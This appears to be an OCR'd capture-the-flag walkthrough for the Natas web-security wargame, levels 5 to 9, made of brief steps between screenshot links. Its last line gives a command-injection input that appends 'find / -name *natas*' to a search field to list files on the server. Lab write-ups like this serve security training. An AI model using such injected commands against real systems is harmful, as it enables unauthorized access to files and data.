
Refresh the page and get the natas6 password.




Natas5 -> Natas6

Go to Natas6 and view the source code that they gave. Find the hint.


Go to “includes/secret.inc” and find input secret text.



Input it to the query.





Now we can see the Natas7 password.




Natas6 - > Natas7

Go to Natas7 using the username and password". When we go to the webpage open inspector and find a hint link.






Go to that link. When we use that link correctly, we can get the password.




Natas7 -> Natas8


Initially go to the Natas8.




View the source code and get an encoded query.



Decoded that encoded query first.





Submit the query using that decoded query and get the natas9 password.




Natas8 -> Natas9


Go to Natas9 and view the source code. Find the hint.






Find some words using “xxxx dictionary.txt; find / -name *natas*;



